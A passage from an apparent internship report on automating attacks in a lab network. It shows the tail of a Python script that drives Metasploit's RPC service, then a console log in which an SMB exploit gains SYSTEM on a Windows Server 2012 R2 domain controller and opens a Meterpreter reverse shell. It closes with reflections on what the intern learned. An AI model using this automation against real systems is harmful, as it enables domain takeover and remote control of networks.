27        #Attacking the domain controller
28        EB.init(client,dc)
29        dcid = session_list.init(client, ip= dc)
30
31    print("[*][*] THIS PROGRAM IS AN AUTOMATION BASED ON THE SCENARIO SHOWN [*][*]")
32    sleep(3)
33    main()

```

## Attack Automation on Infrastructure

We will first open the rpc server of metasploit, this can be done by manual typing or by script otherwise.



```

[*] Processing msgrpc.rc for ERB directives.
resource (msgrpc.rc)> load msgrpc Pass=123
[*] MSGRPC Service: 127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: 123
[*] Successfully loaded plugin: msgrpc
msf5 > |

```

Then we will run the newly created python file.

```

root@kali:~/Desktop/pythonTTP# python evil.py

```

After a moment, the shell will be retrieved (in the infrastructure as no bots are implemented yet, we will act as a user and click on the email link which starts the attack).

```

[*] Post module execution completed
[+] FOUND Domain: Internz
[+] FOUND Domain Controller: DomainServer (IP: 172.168.103.159)
[*] Post module execution completed
[*] Started reverse TCP handler on 172.168.103.160:4444
[*] 172.168.103.159:445 - Target OS: Windows Server 2012 R2 Standard 9600
[*] 172.168.103.159:445 - Built a write-what-where primitive...
[+] 172.168.103.159:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.168.103.159:445 - Selecting PowerShell target
[*] 172.168.103.159:445 - Executing the payload...
[+] 172.168.103.159:445 - Service start timed out, OK if running a command or no
n-service executable...
[*] Sending stage (206403 bytes) to 172.168.103.159
[*] Meterpreter session 2 opened (172.168.103.160:4444 -> 172.168.103.159:52288)
at 2019-12-03 12:33:42 +0800
[*] Session 2 created in the background.
[*] Searching for exploited sessions...
[+] Exploit is successful, session is 2.

```

# **Conclusion**

## **Learning Outcome**

Through this internship, I gained experience in doing automation for both infrastructure and attacks, which are currently trending.

The hands on experiences in the internship allowed me to understand how to setup an infrastructure and how attackers work, their tactics, techniques and procedures. I had learnt new tools that could be used to monitor systems for threats. To protect against threats, I had learnt about ways to defend against them such as hardening the systems to reduce attack surfaces.

## **Internship Experience**

The internship was fun as I had learnt a lot from it. The working environment was not stressing as there were advices given from my internship advisor, Jym Cheong when I had met challenges with my project. He also teaches me how to present my project to my supervisor and for future job interviews when job hunting to promote myself.